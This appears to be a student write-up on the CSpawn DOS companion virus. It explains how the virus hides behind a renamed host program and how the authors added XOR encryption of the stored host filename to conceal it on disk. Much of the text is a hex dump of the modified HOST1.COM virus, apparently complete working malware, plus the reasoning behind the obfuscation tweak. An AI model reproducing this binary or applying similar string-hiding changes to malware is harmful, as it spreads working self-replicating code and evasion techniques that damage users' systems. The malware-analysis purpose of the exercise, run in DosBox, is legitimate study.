
CSpawn Virus


As we know, this is a companion virus. It renames the initial program, then creates a copy of itself (virus) with the original program name in order to fool the user who will think he runs the “normal” program.

It is important to emphasize a few things from the start. The user wants to execute “host1.com”. So, the user types host1 or host1.com, not knowing they are starting the virus. So, the virus, CSpawn, is being executed. But it cannot execute for too long because it might produce huge delays and the user will become suspicious. To avoid this, the virus will execute the initial program, which is now called host1.con. After launching the initial program, the control is given back to the virus. In the picture below, there is a representation of I explained above.




There are two key moments. One of them is the moment arrow no. 2 is taking place and the other one is when arrow no. 3 is taking place. These two moments are crucial, because it is important to realize that the virus must know what program (the initial one which had been renamed) to execute so that the user doesn’t suspect anything.

Encryption. We asked ourselves “when it is the moment the virus writes on the disk (writes in the host1.com file which is the virus) the name of the (initial – which had been renamed) program that needs to be executed so that the user doesn’t notice anything unusual?”




This is what we are trying to find out. Exactly the moment the virus writes the “host1.con” which is the initial program. So, we figured out that the moment we need to run the encryption algorithm is right after renaming the initial file and before creating the new hidden file (host1.com). We thought that this is the moment because we are encrypting the hostname (in memory) before actually creating the new hidden file. So, we apply the XOR encryption algorithm (which is the “proc.asm”).

After encryption, we can clearly see that “HOST1.CON” had been converted to “KLPW2-@LM”.



Decryption works in a similar way. We asked ourselves “when it is the moment the virus wants to know the name of the file that needs to be executed so that the user doesn’t notice anything suspicious?”


HOST1.COM

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	BC	F0	02	B4	4A	8B	DC	B1	04	D3	EB	43	CD	21	BB	2C	¼ð.´J‹Ü±.ÓëCÍ!»,
00000010	00	8B	07	A3	E2	01	8C	C8	A3	E6	01	A3	EA	01	A3	EE	.‹.£â.ŒÈ£æ.£ê.£î
00000020	01	33	C0	B8	D3	01	50	A1	E0	01	50	E8	85	00	BA	D3	.3À¸Ó.P¡à.Pè….ºÓ
00000030	01	BB	E2	01	B8	00	4B	CD	21	FA	8B	D8	8C	C8	8E	D0	.»â.¸.KÍ!ú‹ØŒÈŽÐ
00000040	BC	F0	02	FB	53	8E	D8	8E	C0	B4	1A	BA	80	00	CD	21	¼ð.ûSŽØŽÀ´.º€.Í!
00000050	E8	05	00	58	B4	4C	CD	21	BA	6B	01	B4	4E	33	C9	CD	è..X´LÍ!ºk.´N3ÉÍ
00000060	21	72	07	E8	0B	00	B4	4F	EB	F5	C3	2A	2E	43	4F	4D	!r.è..´OëõÃ*.COM
00000070	00	BE	9E	00	BF	D3	01	AC	AA	0A	C0	75	FA	C7	45	FE	.¾ž.¿Ó.¬ª.ÀuúÇEþ
00000080	4E	00	BA	9E	00	BF	D3	01	B4	56	CD	21	72	24	33	C0	N.ºž.¿Ó.´VÍ!r$3À
00000090	B8	D3	01	50	A1	E0	01	50	E8	18	00	B4	3C	B9	02	00	¸Ó.P¡à.Pè..´<¹..
000000A0	CD	21	8B	D8	B4	40	B9	F0	00	BA	00	01	CD	21	B4	3E	Í!‹Ø´@¹ð.º..Í!´>
000000B0	CD	21	C3	55	8B	EC	51	33	C0	BE	00	00	8B	4E	04	8B	Í!ÃU‹ìQ3À¾..‹N.‹
000000C0	5E	06	8A	00	35	03	00	88	00	83	C6	01	E2	F4	59	5D	^.Š.5..ˆ.ƒÆ.âôY]
000000D0	C2	04	00	4B	4C	50	57	32	2D	40	4C	4D	03	00	03	03	Â..KLPW2-@LM....
000000E0	0D	00	88	01	80	00	92	01	5C	00	92	01	6C	00	92	01	..ˆ.€.’.\.’.l.’.

We are looking for this moment. The moment when the virus needs to read this.

It is important to have in mind that the virus knows where to find the name of program that it needs to execute. He knows where it is located inside itself. So, the virus goes to the location where the name of the program that needs to be executed is, it extracts the name, not knowing that it was encrypted. So, right now, the virus knows that it needs to run “KLPW2-@LM”.

We must find the exact time to decrypt this, in memory, exactly before it is requested to executed. And this moment is before loading into DX register the name of the program that needs to be executed. So, this is when we apply the decryption. It is the same XOR algorithm used previously. It will decrypt in memory, but on the disk, it will remain encrypted. We only decrypt it when we need to use it.

Tools and Environment: to analyze and run the CSpawn Virus, the following tools and environments were utilized:

- ➔ Execution Environment: The standalone version of DosBox was used to safely execute the virus.
- ➔ Visualization & Analysis: HxD was employed for in-depth memory visualization and analysis.